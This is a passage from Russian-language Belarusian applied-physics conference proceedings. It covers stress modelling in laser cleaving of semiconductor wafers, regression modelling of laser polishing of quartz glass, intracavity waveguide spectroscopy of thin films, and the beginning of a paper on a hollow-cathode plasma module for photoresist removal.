Разница в величинах растягивающих напряжений между различными вариантами обработки зависит от типа обрабатываемого кристалла. Так разница в величинах растягивающих напряжений между вариантами IIa и IIb составляет от 13 % до 22 % для кремния, от 17 % до 22 % для германия и от 21 % до 30 % для арсенида галлия; между вариантами обработки IIb и IIc – от 6% до 10% для кремния, от 8 % до 11 % для германия и от 8 % до 16 % для арсенида галлия. Подобное различие наблюдается и для других вариантов обработки: между вариантами III и IIb – от 6 % до 11 % для кремния, от 5 % до 8 % для германия и от 3 % до 10 % для арсенида галлия; между срезами (100) и (110) – от 14 % до 21 % для кремния, от 15 % до 21 % для германия и 22 % до 26 % для арсенида галлия. Следует также отметить, что в варианте обработки IIc отмечается асимметрия распределения термоупругих напряжений относительно линии обработки пластины. Данная асимметрия может привести к отклонению разделяющей трещины от перпендикулярного к поверхности материала направления развития.

Таблица 2 – Расчетные значения максимальных по величине напряжений растяжения

Максимальные растягивающие напряжения в зоне обработки σ_{vv} , МПа							
Режи- мы	Обрабатываемый материал	h = 0,2 мм		h = 0,4 мм		h = 1 мм	
		v=10 мм/с	v=100 мм/с	v=10 мм/с	v=100 мм/с	v=10 мм/с	v=100 мм/с
I a	кремний	68,5	36,5	32,0	19,9	10,2	10,1
	германий	73,3	38,7	34,5	21,3	12,1	11,4
	арсенид галлия	38,9	20,7	18,2	11,3	6,2	5,7
I b	кремний	68,6	36,1	31,9	20,2	10,0	11,0
	германий	73,25	39,1	34	22,4	11,5	13,4
	арсенид галлия	38,7	20,7	17,59	12,3	6	7,2
II a	кремний	69,3	36,3	32,4	19,9	10,1	9,9
	германий	73,35	38,9	34,7	20,9	11,7	11,1
	арсенид галлия	39	20,7	18,5	11,1	6,1	5,4
II b	кремний	80,9	44,7	37,5	24,5	12,0	12,7
	германий	91,3	49,2	41,9	26,9	14,3	13,8
	арсенид галлия	51,5	27,7	23,4	14,9	8,1	7,7
II c	кремний	74,7	40,1	34,6	22,3	10,8	11,9
	германий	81,6	43,6	37,4	24,7	12,7	14,4
	арсенид галлия	44,6	23,8	19,8	13,7	6,8	7,85
III	кремний	75,8	40,3	35,3	22,0	11,3	11,3
	германий	86	45,3	39,6	25,4	13,5	14,5
	арсенид галлия	47,6	24,9	21,8	14,6	7,4	8,24

Таким образом, полученные результаты позволяют сделать вывод о необходимости учета анизотропии упругих свойств пластин из кристаллов, относящихся к кубической системе, при моделировании процессов лазерного термораскалывания. Указанная разница в величинах напряжений должна быть учтена при выборе параметров процесса разделения (например, за счет изменения скорости резки или мощности лазерного излучения).

Литература

1. Лазерное термораскалывание диэлектрических материалов / С.В. Шалупаев [и др.] // *Ceramics. Polish ceramic bulletin*. – 2001. – Vol. 65. – P. 75–83.
2. Увеличение эффективности управляемого лазерного термораскалывания диэлектрических материалов / В.К. Сысоев [и др.] // *Оптический журнал*. – 2004. – Т. 71. – № 2. – С. 65–69.
3. Двулучевое лазерное термораскалывание хрупких неметаллических материалов / С.В. Шалупаев [и др.] // *Оптический журнал*. – 2006. – Т. 73. – № 5. – С. 62–66.
4. Наумов, А.С. Разработка технологии разделения приборных пластин на кристаллы: автореф. дис. ... канд. техн. наук: 05.11.14 / А.С. Наумов. – М. : МГУПИ, 2009. – 19 с.
5. Карзов, Г.П. Физико-механическое моделирование процессов разрушения / Г.П. Карзов, Б.З. Марголин, В.А. Шевцова. – СПб. : Политехника, 1993. – 391 с.
6. Концевой, Ю.А. Пластичность и прочность полупроводниковых материалов и структур / Ю.А. Концевой, Ю.М. Литвинов, Э.А. Фаттахов. – М. : Радио и связь, 1982. – 240 с.
7. Lackner, T. Determination of axisymmetric elastic constants in anisotropic silicon for a thyristor tablet / T. Lackner // *Journal of electronic materials*. – 1989. – Vol. 18. – №1. – P. 19–24.
8. Моделирование процесса двулучевого лазерного термораскалывания силикатных стекол в рамках линейной механики разрушения / С.В. Шалупаев [и др.] // *Проблемы физики, математики и техники*. – 2013. – № 2(15). – С. 29–34.
9. Блистанов, А.А. Акустические кристаллы / А.А. Блистанов, В.С. Бондаренко, В.В. Чкалова. – М. : Наука, 1982. – 632 с.
10. Physical Properties of Semiconductors [Электронный ресурс] / Официальный сайт Федерального государственного бюджетного учреждения науки «Физико-технический институт им. А.Ф.Иоффе РАН». – URL: <http://www.ioffe.ru/SVA/NSM/Semicond/Ge/mechanic.html>. – Дата доступа: 06.02.2014.

Е.Б. Шершнев, Ю.В. Никитюк, С.И. Соколов, А.Е. Шершнев

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ИССЛЕДОВАНИЕ ЛАЗЕРНОГО МАКРО- И МИКРО- ФОРМООБРАЗОВАНИЯ ХРУПКИХ НЕМЕТАЛЛИЧЕСКИХ МАТЕРИАЛОВ МЕТОДОМ ПОЛНОГО ФАКТОРНОГО ЭКСПЕРИМЕНТА

Введение

Синтетические и природные алмазы, кристаллический и аморфный кварц обладают рядом уникальных физических свойств. Физические свойства кристаллов алмаза обеспечивают стабильную работу в критических условиях устройств, созданных на его основе, и делают перспективным его применение при создании новой техники [1]. Свойства кварцевого стекла обеспечивают его применение в качестве материала для изготовления окон фотоприемников и колб газоразрядных ламп, из него производятся линзы для передачи ультрафиолетового излучения и призмы для монохроматоров и спектрофотометров [2].

Одним из важных направлений и развития современных технологий обработки хрупких неметаллических материалов являются технологии лазерного макро- и микроформообразования. Примером эффективного использования лазерного излучения для формообразования поверхности хрупких неметаллических материалов является лазерная полировка кварцевого стекла [3–5].

Для оптимизации задачи изучения влияния параметров лазерного макро- и микроформообразования можно использовать метод полного факторного эксперимента. Он позволяет получить зависимости влияния различных факторов на выходной параметр при ограниченном числе опытов.

1. Методика эксперимента

При планировании опытов использовали методику полного факторного эксперимента первого порядка с двухуровневым варьированием факторов (скорость обработки V , шаг сканирования h , радиус лазерного пучка r) с выходным параметром шероховатость поверхности R_a . Статистической моделью объекта исследования являлась функция отклика (шероховатость поверхности R_a), связывающая выходной параметр с факторами (V , h , r), которые менялись в некоторых пределах при проведении опытов [6].

После преобразования независимых переменных в натуральном масштабе к безразмерным переменным с кодируемыми значениями: -1 , $+1$ была получена следующая таблица.

Таблица 1 – Значения независимых переменных в кодированном виде

Независимые переменные	Безразмерные переменные	–1	+1
Скорость обработки, мм/с	X_1	2	4
Шаг сканирования, мм	X_2	0,25	0,5
Радиус лазерного пучка, мм	X_3	1	2

После преобразования была построена матрица планирования эксперимента, соответствующая полному факторному эксперименту, в котором реализуются все возможные сочетания уровней факторов.

При лазерной полировке использовались кварцевые стекла толщиной 5 мм. Лазерная обработка проводилась с помощью установки, схема которой приведена в [7].

Скорость обработки кварцевого стекла варьировалась в пределах от 2 до 4 мм/с, шаг сканирования от 0,25 до 0,5 мм, а радиус лазерного пятна от 1 до 2 мм.

Соответствующее уравнение регрессии при полном факторном эксперименте имеет следующий общий вид:

$$R_a = b_0 + b_1x_1 + b_2x_2 + b_3x_3 + b_{12}x_1x_2 + b_{13}x_1x_3 + b_{23}x_2x_3 + b_{123}x_1x_2x_3. \quad (1)$$

2. Результаты эксперимента

В таблице 2 представлены результаты эксперимента по лазерной полировке кварцевого стекла, приведенные при всех значения факторов.

Таблица 2 – Результаты эксперимента

Номер комбинации факторов, n	Факторы			Шероховатость	
	X_1	X_2	X_3	R_{a1} , мкм	R_{a2} , мкм
1	-1	-1	-1	0,242	0,256
2	+1	-1	-1	0,436	0,428
3	-1	+1	-1	0,689	0,684
4	+1	+1	-1	0,700	0,714
5	-1	-1	+1	1,700	1,659
6	+1	-1	+1	0,836	0,822
7	-1	+1	+1	0,848	0,856
8	+1	+1	+1	0,786	0,795

По результатам, представленным в таблице 2, была построена математическая модель полировки кварцевого стекла, показывающая зависимость шеро-

ховатости кварцевого стекла от параметров обработки (скорость обработки V , шаг сканирования h , радиус лазерного пучка r). Для этого сначала были вычислены коэффициенты регрессии b_i в уравнении (1), где i – индекс, указывающий на соответствующий фактор. Результаты расчетов, представлены в таблице 3.

Для проверки адекватности математической модели были высчитаны оценка дисперсии и критерий Кохрана. Для полученных результатов критерий Кохрана составил 0,51 при критическом значении 0,68, что говорит об однородности серии экспериментов.

После вычисления коэффициентов регрессии для формулы (1) была рассчитана их значимость по t -критерию Стьюдента. Результаты расчетов представлены в таблице 3.

Таблица 3 – Коэффициенты регрессии и соответствующие t -критерии Стьюдента

Коэффициент регрессии	Значение коэффициента	t -критерий Стьюдента
b_0	0,779	76,4
b_1	-0,089	8,7
b_2	-0,019	1,9
b_3	0,260	25,5
b_{12}	0,079	7,8
b_{13}	-0,207	20,4
b_{23}	-0,203	19,5
b_{123}	0,119	11,7

Для уровня значимости 5% критическое значение коэффициента Стьюдента равняется 12,71. Для каждого из коэффициентов уравнений регрессии проведено сравнение полученного значения с критическим значением. Сравнение показало, что незначимыми являются коэффициенты b_1 , b_2 и b_{12} , которые показывают влияние скорости обработки V , шага сканирования h и влияние их парного взаимодействия. Все остальные коэффициенты являются значимыми. Таким образом, после вычислений и проверки уравнение (1) выглядит следующим образом:

$$R_a = 0,78 + 0,26x_3 - 0,21x_1x_3 - 0,2x_2x_3 + 0,12x_1x_2x_3. \quad (2)$$

Вычисленная дисперсия адекватности $D_{ад}=0,001769$ и дисперсия однородности $D=0,0000125$ позволили рассчитать критерий Фишера, который оказался равен 142, что оказалось меньше критического значения равного 238. Таким

образом, регрессионная модель оказалась адекватна полученным экспериментальным данным.

При переходе к реальным значениям уравнение регрессии выглядит следующим образом:

$$R_a = 0,78 + 0,26r - 0,21Vr - 0,2hr + 0,12Vhr. \quad (3)$$

Заключение

В работе составлена регрессионная модель полировки кварцевого стекла излучением лазера. Полученное уравнение соответствует экспериментальным данным. Выявленная незначимость коэффициента влияния скорости обработки и шага сканирования свидетельствует о том, что в выбранном интервале варьирования значений скоростей и шагов сканирования влияние отмеченных факторов находится на уровне статистической погрешности, а следовательно о необходимости проведения дополнительных экспериментов с увеличенным шагом варьирования этих параметров и проведение дисперсионного анализа с целью выявления возможных зависимостей. Планируется применение методики полного факторного эксперимента для исследования лазерного макро- и микроформообразования синтетических алмазов и других хрупких неметаллических материалов

Литература

1. Митягин, А.Ю. Технология и оборудование для обработки алмазных материалов современной техники / А.Ю. Митягин, А.А. Алтухов, А.Б. Митягина // Технология и конструирование в электронной аппаратуре. – 2009. – № 1. – С. 53–58.
2. Арбузов, В.И. Основы радиационного оптического материаловедения / В.И. Арбузов. – СПб: СПб ГУ ИТМО. – 2008. – 284 с.
3. Сысоев, В.К. Многопрофильная лазерная технология обработки кварцевого стекла / В.К. Сысоев // Электронный научный журнал «Исследовано в России» [Электронный ресурс]. – Режим доступа: <http://zhurnal.ape.relarn.ru/articles/2003/053.pdf>. – Дата доступа: 25.01.2009.
4. Sysoev, V.K. Laser etching and polishing of quartz tubes / V.K. Sysoev // Glass and Ceramics. – 2003. – Vol. 60. – 286 p.
5. Hildebrand, J. Laser Beam Polishing of Quartz Glass Surfaces / J. Hildebrand, K. Hecht, J. Bliedtner, H. Müller // Physics Procedia. – 2011. – Т. 12. – Р. 452–461.
6. Адлер, Ю.П. Планирование эксперимента при поиске оптимальных условий / Ю.П. Адлер, Е.В. Маркова, Ю.В. Грановский. – М. : Наука. – 1976. – 278 с.

7. Шершнеv, Е.Б. Исследование процесса лазерной полировки кварцевого стекла / Е.Б. Шершнеv, Ю.В. Никитюк, А.Е. Шершнеv, С.И. Соколов // Проблемы физики, математики и техники. – 2015. – № 4 (25).– С. 45–49.

А.В. Шульга, А.В. Хомченко

ГУ ВПО «Белорусско-Российский университет», Могилев, Беларусь

ВНУТРИРЕЗОНАТОРНАЯ ВОЛНОВОДНАЯ СПЕКТРОСКОПИЯ ТОНКОПЛЁНОЧНЫХ СТРУКТУР

Введение

Разработка эффективных и прецизионных методов измерения оптических параметров тонкоплёночных структур является одной из приоритетных задач волноводной спектроскопии [1]. Информативными параметрами о физических и технических свойствах планарного волновода, являются действительная h' и мнимая части h'' комплексной постоянной распространения соответствующей волноводной моды $h = h' + ih''$. Определить h с удовлетворительной точностью можно регистрируя спектр интенсивности светового пучка волноводным методом [2, 3], в основе которого лежит возбуждение волноводных мод лазерным излучением при помощи призмённого устройства связи. В таком подходе к основанию равнобедренной призмы, изготовленной из оптического стекла с высоким показателем преломления, прижимается планарный волновод таким образом, чтобы между ними был зазор (фотонный барьер) [4] толщиной меньше длины волны лазерного излучения. Показатель преломления среды в зазоре должен быть меньше показателей преломления призмы связи и волновода. Лазерное излучение при падении на входную грань призмы, преломляется на ней, испытывает полное внутренне отражение от основания призмы связи и в случае, когда угол падения светового пучка соответствует углу возбуждения волноводной моды, часть световой энергии туннелирует в волновод (явление нарушенного полного внутреннего отражения), распространяется в нём и может туннелировать обратно в призму связи. Энергия излучения, распространяющегося в волноводе, будет частично поглощаться, что проявляется в появлении в отражённом свете так называемых тёмных m -линий. При этом угловое положение наблюдаемой m -линии и её угловой профиль определяются комплексной постоянной распространения h'' соответствующей волноводной моды. Несмотря на наличие ряда неоспоримых достоинств, волноводный метод не лишён недостатков, один из которых является следствием влияния

близости призмы связи к исследуемому волноводу. Значительное уменьшение толщины зазора изменяет угловое распределение профиля m -линии, что снижает точность метода, а удаление волновода от призмы связи ухудшает контраст измеряемого распределения, что в свою очередь усложняет процедуру регистрации. Таким образом, возникает необходимость компромисса при регулировании толщины зазора. Задача усложняется при необходимости регистрации малого поглощения в тонкопленочных структурах. В этом случае либо сверхмалая угловая ширина наблюдаемой m -линии, либо отсутствие достаточной длины основания призмы связи для формирования отражённого излучения, делают задачу измерения практически невыполнимой, что приводит к необходимости поиска новых методов измерения сверхмалых потерь в тонких пленках. Для решения данной проблемы нами предложена идея применения зарекомендовавших себя методов внутрирезонаторной лазерной спектроскопии [5, 6] для измерения малого поглощения в планарных оптических волноводах.

1. Устройство связи для внутрирезонаторного возбуждения волноводных мод и методика эксперимента

В отличие от традиционных методов исследования, где волновод возбуждается излучением, выходящим из резонатора лазера, внутрирезонаторный метод предполагает возбуждение волновода излучением внутри резонатора. Применение обычной равнобедренной призмы связи не даёт возможности менять угол падения без срыва генерации излучения, так в это случае будет меняться угол отражения излучения от призмы связи. Для того чтобы направление излучения оставалось постоянным, возбуждение волновода осуществлялось ромбической призмой связи (рисунок 1), в которой излучение претерпевает двукратное полное внутреннее отражение, и таким образом сохраняет прежнее направление излучения.




Рисунок 1 – Ромбическое призматическое устройство возбуждения планарных оптических волноводов

Призматическое устройство связи в этом случае представляет собой ромбиче-

скую призму 1 с углом при основании θ , к основанию которой через воздушный зазор 2 прижат планарный оптический волновод 3, нанесённый на подложку 4. Угол при основании призмы выбирался таким образом, чтобы внутрирезонаторное излучение 5, имеющее ТМ-поляризацию, проходило через грани входа-выхода излучения под углом, близким к углу Брюстера для минимизации потерь на отражениях. При углах, отличных от брюстеровских, часть излучения будет отражаться на гранях входа-выхода и выходить из призмы под углом φ . Измерив угол φ , при котором наблюдается возбуждение волновода, а также зная показатель преломления n призмы связи и угла θ при основании призмы, можно найти волноводный показатель преломления волновода для соответствующей волноводной моды по формуле

$$\frac{\text{Re}(h)}{k} = n \sin \left(2\theta - \arcsin \frac{\sin \varphi}{n} \right)$$

Следует отметить, что данная конструкция предназначена для возбуждения волновода ТМ-поляризованным излучением. Высокий коэффициент отражения ТЕ-поляризованного излучения делает невозможным применение вышеописанной конструкции во внутрирезонаторных методах в системах с низким коэффициентом усиления активной среды.

2. Внутрирезонаторное возбуждение волноводных мод тонкопленочной структуры

Для исследования зависимости интенсивности излучения, выходящего из лазерного резонатора, вблизи углов возбуждения мод тонкопленочной структуры, была собрана следующая автоматизированная экспериментальная установка на базе гелий-неонового лазера, схема которой показана на рисунке 2.




Рисунок 2 – Схема экспериментальной установки

Оптический резонатор лазера был сформирован двумя сферическими диэлектрическими зеркалами 1 и 2, между которыми находилась активная среда 3 и ромбическое призмное устройство связи 4, зафиксированное на поворотном столике гониометра 5. Установка устройства связи на гониометре обеспечивало возможность менять угол между падающим излучением и устройством связи, а также контролировать угол φ выхода излучения из призмы связи. С помощью шагового двигателя 6 изменялся угол поворота столика гониометра, дискретность углового поворота призмы связи составляла 7 угловых секунд. Излучение из зеркала 2 лазера, которое для отсечки излучения других длин волн отражалось от призмы Литтрова 7, попадало на кремниевый фотоприёмник 8. Сигнал от фотоприёмника поступал на усилитель 9 и далее регистрировался устройством 10 сбора данных DAQ NI USB-6009, которое через цифровые выходы подавало логическое напряжение на драйвер шагового двигателя. Для управления шаговым двигателем, регистрации интенсивности и обработки данных во время регистрации использовалась среда разработки и выполнения программ LabVIEW.




Рисунок 3 — Зависимость интенсивности выходного излучения резонатора от углового положения призмы связи

Измерения проводились вблизи угла возбуждения волноводной моды. Результаты измерения представлены на рисунке 3. Как следует из анализа данных зависимостей, вблизи резонансного угла интенсивность излучения может падать до нулевого уровня, т.е. оптические потери волновода влияют на усиление излучения внутри резонатора. Для сравнения, при возбуждении волновода традиционным призмным способом при неизменной оптической связи наблюдалась лишь незначительное падение интенсивности вблизи резонансного угла (не более 10% максимальной интенсивности). Данные измерения про-

водились при разной степени прижима волновода к призме. При уменьшении толщины зазора наблюдался полный срыв генерации излучения в угловом диапазоне, ширина которого возрастала с увеличением силы прижима волновода к призме связи.

Заключение

Результаты анализа зарегистрированных зависимостей интенсивности излучения отраженного светового пучка вблизи угла возбуждения волноводных мод показывают, что метод внутрирезонаторной волноводной спектроскопии обеспечивает высокий контраст регистрации интенсивности излучения по сравнению с традиционными волноводными методами. Высокая чувствительность предлагаемого метода позволяет регистрировать сверхмалые оптические потери в случае обеспечения слабой связи волновода и призмы и минимизировать влияние материала призмы связи на результаты измерений. Учитывая, что основным недостатком предлагаемого подхода является тот факт, что призма связи с заданным углом при ее основании обеспечивает возбуждение волноводов только в сравнительно узком угловом интервале, требует дальнейших исследований вопросы разработки и оценки и конструктивных особенностей устройств для внутрирезонаторной волноводной спектроскопии тонкопленочных структур с различными параметрами.

Литература

1. Хомченко, А.В. Волноводная спектроскопия тонких плёнок / А.В. Хомченко. – Минск : Изд. центр БГУ, 2002. – 223 с.
2. Kirsch, S.T. Determining the refractive index and thickness of thin films from prism coupler measurements / S.T. Kirsch // Applied Optics. – 1981. – Vol. 20. – № 12. – P. 2085–2089.
3. Измерение спектра интенсивности светового пучка волноводным методом / А.Б. Сотский [и др.] // Письма в ЖТФ. – 2005. – Т. 31. – № 8. – С. 88–94.
4. Шварцбург, А.Б. Туннелирование электромагнитных волн – парадоксы и перспективы / А.Б. Шварцбург // УФН. – 2007. – Т. 177. – № 1. – С. 43–58.
5. Войцеховская, О.К. Лазеры и спектроскопия: учебное пособие / О.К. Войцеховская. – Томск : ТМЛ-Пресс, 2010. – 288 с.
6. Ананьев, Ю.А. Оптические резонаторы и лазерные пучки / Ю.А. Ананьев. – М. : Наука. Гл. ред. физ.-мат. лит., 1990. – 264 с.

А.Д. Юник, С.В. Бордусов

УО «Белорусский государственный университет информатики
и радиоэлектроники», Минск, Беларусь

ПЛАЗМЕННЫЙ МОДУЛЬ ТЛЕЮЩЕГО РАЗРЯДА ИМПУЛЬСНОГО ТОКА

Введение

Целый ряд особенностей разряда с полым катодом обуславливают его широкое применение в спектроскопии, СВЧ технике, различных ионных приборах, для сварки и плавки металлов и т. д. Сущность эффекта полого катода заключается в следующем: в случае, когда катод плоский, приближение к нему края плазмы сокращает эффективную длину, что определяет сильный рост напряжения пробоя, приводящий, в конечном счете, к переходу разряда в дуговую стадию. Положение сильно меняется, когда граница плазмы приближается к открытому концу полого катода (рисунок 1). Вследствие искривления в этом месте пространства эквипотенциальных поверхностей электрического поля граница плазмы приобретает воронкообразный характер, и вершина плазменной воронки проникает внутрь полости [1].




Рисунок 1 – Схема, поясняющая переход высоковольтного разряда в тлеющий разряд с эффектом полого катода: 1 – катод; 2 – анод; 3 – темное катодное пространство; 4 – плазма; 5 – траектория электрона, совершающего колебания внутри полости

В результате, плазма прорывается внутрь катода, поле резко растет, напряжение на разрядном промежутке падает и возникает эффект полого катода, обусловленный осцилляцией внутри полости значительного количества быстрых электронов.

1. Экспериментальный стенд

Используя разработанный плазменный модуль (рисунок 2), были проведены исследования по изучению влияния предионизации плазмообразующего га-

за в импульсном разряде Е-типа на скорость удаления фоторезистивной пленки с поверхности кремниевой пластины в послесвечении плазмы разряда с эффектом полого катода. Эксперименты проводились с пленками нанесенными и обработанными в соответствии со стандартными режимами позитивных фоторезистов марок AZ-1350J и S1813G2SP15 на подложках диаметром 76 мм. Плазмообразующий газ-воздух. Процесс удаления фоторезиста контролировался спектральным методом.




Рисунок 2 – Разрядная система плазменного технологического модуля на базе разряда с эффектом полого катода: 1 – вакуумный пост УРМ-3.279.029; 2 – полый катод; 3 – трубка кварцевая; 4 – тройник; 5 – штуцер; 6 – круг опорный; 7 – защитный кожух; 8 – клеммная колодка

2. Результаты исследований

Зависимости скорости удаления фоторезистивной пленки с поверхности кремниевой пластины в послесвечении плазмы разряда с эффектом полого катода от давления в разрядной камере при мощностях разряда в 85 и 95 Вт с предионизацией плазмообразующего газа и в ее отсутствии представлены на рисунке 3.

В ходе исследований установлено, что в условиях предионизации плазмообразующего газа скорость удаления фоторезистивной пленки с поверхности кремниевой пластины выше в 3–4 раза, чем в ее отсутствии [2]. При мощностях разряда в 85 и 95 Вт максимум скорости удаления фоторезистивной пленки наблюдался при давлениях в разрядной камере в 150–170 Па.

